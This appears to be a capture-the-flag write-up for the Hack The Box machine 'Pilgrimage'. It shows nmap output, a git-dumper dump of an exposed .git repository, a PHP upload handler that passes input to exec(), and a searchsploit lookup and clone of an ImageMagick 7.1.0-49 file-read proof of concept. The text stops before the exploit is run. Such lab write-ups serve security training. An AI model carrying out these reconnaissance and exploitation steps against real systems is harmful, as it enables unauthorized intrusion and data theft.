

PILGRIMAGE



Machine ip – 10.10.11.219


Now doing nmap aggressive scan.




```
┌──(root㉿kali)-[/home/peru]
└─# nmap -A 10.10.11.219
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 10:49 IST
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Pilgrimage - Shrink Your Images
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_http-server-header: nginx/1.18.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/17%OT=22%CT=1%CU=40578%PV=Y%DS=2%DC=T%G=Y%TM=652E19
```

After the nmap scan we can see that port 22 and port 80 is open. Also **".git"** repository is exposed.

10.10.11.219:80/.git/




```
┌──(root㉿kali)-[/home/peru]
└─# nano /etc/hosts
```



```
  GNU nano 7.2                                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.205.15    lazyadmin.thm
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.219     pilgrimage.htb
```


Now add the **pilgrimage.htb** to **/etc/hosts**.




Now if we search the ip in our browser we can see this is an image shrinking website.

As **“.git”** repository is exposed we will use a tool named git-dumper to dump all the files and directories.


Git-dumper link: https://github.com/arthaud/git-dumper



```
┌──(root㉿kali)-[/home/peru/git-dumper]
└─# ls
LICENSE  README.md  git_dumper.py  pyproject.toml  requirements.txt  setup.cfg
```




```
┌──(root㉿kali)-[/home/peru/git-dumper]
└─# python3 git_dumper.py http://pilgrimage.htb/.git/ git
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/info/exclude [200]
[-] Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
[-] http://pilgrimage.htb/.git/objects/info/packs responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://pilgrimage.htb/.git/index [200]
```




```
┌──(peru㉿kali)-[~/git-dumper]
└─$ ls
LICENSE  README.md  git  git_dumper.py  pyproject.toml  requirements.txt  setup.cfg

┌──(peru㉿kali)-[~/git-dumper]
└─$ cd git

┌──(peru㉿kali)-[~/git-dumper/git]
└─$ ls
assets  dashboard.php  index.php  login.php  logout.php  magick  register.php  vendor

┌──(peru㉿kali)-[~/git-dumper/git]
└─$ 
```

These all are the dump of the **“.git”** repository from the website.



```
  GNU nano 7.2                                                          index.php
function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

if ($_SERVER['REQUEST_METHOD'] ≡≡ 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image→setLocation("/var/www/pilgrimage.htb/tmp");
    $image→setSize(100, 4000000);
    $image→setMime(array('png','jpeg'));
    $upload = $image→upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload→getFullPath();
      if(mime_content_type($imagePath) ≡≡ "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload→getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newna>
      unlink($upload→getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db→prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
        $stmt→execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
    }
    else {
```


Investigating index.php shows that the web site is using the magick binary convert functionality. It is also inserting some data into a sqlite database **(/var/lib/db/pilgrimage).**



```
┌──(peru㉿kali)-[~/git-dumper/git]
└─$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Also we found out the magick version that is using in the web site.


Let's search the magick version with searchsploit.



```
┌──(peru㉿kali)-[~/git-dumper/git]
└─$ searchsploit ImageMagick 7.1.0-49
 ---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                              |  Path
 ---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
ImageMagick 7.1.0-49 - Arbitrary File Read                                                                                  | multiple/local/51261.txt
ImageMagick 7.1.0-49 - DoS                                                                                                  | php/dos/51256.txt
 ---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Now we have found out that the version is vulnerable.


Let's try to find exploit for the same.




```
┌──(root㉿kali)-[/home/peru/git-dumper/git]
└─# git clone https://github.com/Sybil-Scan/imagemagick-lfi-poc.git
Cloning into 'imagemagick-lfi-poc'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 10 (delta 2), reused 6 (delta 1), pack-reused 0
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (2/2), done.

┌──(root㉿kali)-[/home/peru/git-dumper/git]
└─# ls
assets  dashboard.php  imagemagick-lfi-poc  index.php  login.php  logout.php  magick  register.php  vendor
```


Found a github link for the exploit.


This is a LFI vulnerability, so now we can get our desired SQLite database.


```
┌──(root㉿kali)-[/home/peru/git-dumper/git]
└─# cd imagemagick-lfi-poc

┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# ls
README.md  generate.py
```

